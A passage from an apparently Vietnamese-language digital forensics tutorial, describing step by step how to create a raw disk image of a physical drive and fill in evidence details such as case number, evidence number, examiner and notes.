
Tại Select Source, chọn Physical Drive sao lưu toàn ổ đĩa



Nhấn Finish để hoàn tất việc chọn ổ đĩa cần tạo bản sao.




Ra ngoài giao diện, chọn Add sau đó chọn Raw làm đuôi file của bản sao.




Phần Evidence Item Information được sử dụng để nhập thông tin về vật chứng (evidence) mà bạn đang thu thập hình ảnh. Các mục này có thể bao gồm:

1. Case Number (Số hồ sơ): Đây là mã hoặc số nhận dạng duy nhất của vụ việc mà vật chứng này liên quan đến. Mỗi vụ việc thường được gán một số hồ sơ riêng biệt để quản lý và theo dõi.
2. Evidence Number (Số vật chứng): Đây là số hiệu dành riêng cho vật chứng cụ thể trong vụ việc. Nếu có nhiều vật chứng, mỗi vật sẽ có một số riêng.
3. Unique Description (Mô tả duy nhất): Một mô tả chi tiết về vật chứng, có thể bao gồm loại thiết bị, nơi tìm thấy, hoặc các chi tiết quan trọng khác để phân biệt vật chứng này với các vật chứng khác.
4. Examiner (Người phân tích): Tên hoặc mã số của người chịu trách nhiệm phân tích vật chứng. Đây có thể là người đang tiến hành thu thập dữ liệu hoặc điều tra vật chứng.
5. Notes (Ghi chú): Các ghi chú bổ sung liên quan đến vật chứng, ví dụ như thông tin về cách vật chứng được thu thập, điều kiện hiện tại của vật chứng, hoặc bất kỳ thông tin bổ sung nào quan trọng cho quá trình điều tra.



Tiếp theo chúng ta chọn nơi lưu bản sao và tên của bản sao



Sau khi xong nhấn Finish và bắt đầu quá trình tạo bản sao.